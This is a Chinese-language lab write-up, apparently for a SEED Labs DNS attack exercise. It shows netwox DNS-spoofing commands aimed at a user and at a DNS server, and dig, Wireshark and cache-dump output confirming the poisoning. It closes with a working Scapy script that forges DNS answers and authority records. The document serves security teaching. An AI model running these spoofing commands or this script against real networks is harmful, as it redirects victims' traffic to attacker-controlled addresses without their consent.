
Ping www.qq.com 失败，且 IP 地址改变



```
[09/18/20]seed@VM:~$ ping www.qq.com
PING www.qq.com (1.2.3.4) 56(84) bytes of data.
```


Task5

Dig www.example.net 的结果如下所示




```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50736
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL:
5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            172800  IN      NS      a.iana-servers.net.
example.NET.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     172800  IN      A       199.43.135.53
a.iana-servers.NET.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     172800  IN      A       199.43.133.53
b.iana-servers.NET.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 1754 msec
;; SERVER: 192.168.119.139#53(192.168.119.139)
;; WHEN: Fri Sep 18 07:00:57 EDT 2020
;; MSG SIZE  rcvd: 221
```

在攻击者虚拟机中运行以下命令




```
[09/18/20]seed@VM:~$ sudo netwox 105 -h www.example.net -H 1.2.3.4
-a ns.example.net -A 1.2.3.5 -f "src host 192.168.119.140"
```

再刷新 dns 缓存，再运行 dig www.example.net



```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36901
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONA
L: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       1.2.3.5

;; Query time: 14 msec
;; SERVER: 192.168.119.139#53(192.168.119.139)
;; WHEN: Fri Sep 18 07:05:47 EDT 2020
;; MSG SIZE  rcvd: 88
```


攻击者端显示如下



```
DNS_question________________________________________________________.
| id=36901   rcode=OK             opcode=QUERY                       |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1              |
| www.example.net. A                                                 |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                 |
|____________________________________________________________________|
DNS_answer__________________________________________________________.
| id=36901   rcode=OK             opcode=QUERY                       |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1              |
| www.example.net. A                                                 |
| www.example.net. A 10 1.2.3.4                                      |
| ns.example.net. NS 10 ns.example.net.                              |
| ns.example.net. A 10 1.2.3.5                                       |
|____________________________________________________________________|
```


Task6

Dns 服务器清空缓存




```
[09/18/20]seed@VM:~$ sudo rndc flush
```

在攻击者里运行以下命令




```
[09/18/20]seed@VM:~$ sudo netwox 105 -h www.example.net -H 1.2.3.4
 -a ns.example.net  -A 1.2.3.5 -f "src host 192.168.119.139" -s raw
 -T 600
```

用户端运行 dig 命令




```
[09/18/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 269
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         600     IN      A       1.2.3.5

;; Query time: 53 msec
;; SERVER: 192.168.119.139#53(192.168.119.139)
;; WHEN: Fri Sep 18 07:37:17 EDT 2020
;; MSG SIZE  rcvd: 92
```

Wireshark 抓包看到伪造的数据包



```
 1 2020-09-18 07:37:16.7858281… 192.168.119.140  192.168.119.139  DNS   86 Stand
 2 2020-09-18 07:37:16.7863497… 192.168.119.139  192.58.128.30    DNS   86 Stand
 3 2020-09-18 07:37:16.7865721… 192.168.119.139  192.58.128.30    DNS   70 Stand
 4 2020-09-18 07:37:16.7870958… 192.168.119.139  192.58.128.30    DNS   89 Stand
 5 2020-09-18 07:37:16.7873471… 192.168.119.139  192.58.128.30    DNS   89 Stand
 6 2020-09-18 07:37:16.8386763… 192.58.128.30    192.168.119.139  DNS  130 Stand
 7 2020-09-18 07:37:16.8387050… 192.58.128.30    192.168.119.139  DNS  102 Stand
 8 2020-09-18 07:37:16.8389762… 192.168.119.139  192.168.119.140  DNS  134 Stand
 9 2020-09-18 07:37:17.0050358… 192.58.128.30    192.168.119.139  DNS  307 Stand
10 2020-09-18 07:37:17.0050840… 192.58.128.30    192.168.119.139  DNS   70 Stand
11 2020-09-18 07:37:17.0050867… 192.58.128.30    192.168.119.139  DNS  531 Stand
12 2020-09-18 07:37:17.0052472… 192.58.128.30    192.168.119.139  DNS  531 Stand
```


在 dns 服务器上，执行以下命令



```
[09/18/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/18/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200918114103
; authanswer
.                       373     IN NS   ns.example.net.
; authauthority
ns.example.net.         373     NS      ns.example.net.
; additional
                        373     A       1.2.3.5
; authanswer
www.example.net.        373     A       1.2.3.4
```

Task7

在攻击者中运行以下脚本



```
#!/usr/bin/python
from scapy.all import*
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.4')
                # The Authority Section
                NSsec = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attack32.net')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1,
ancount=1, nscount=1,an=Anssec, ns=NSsec)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and (src host 192.168.119.139 and dst port 53)', prn=spoof_dns)
```

用户 Dig www.example.net 攻击成功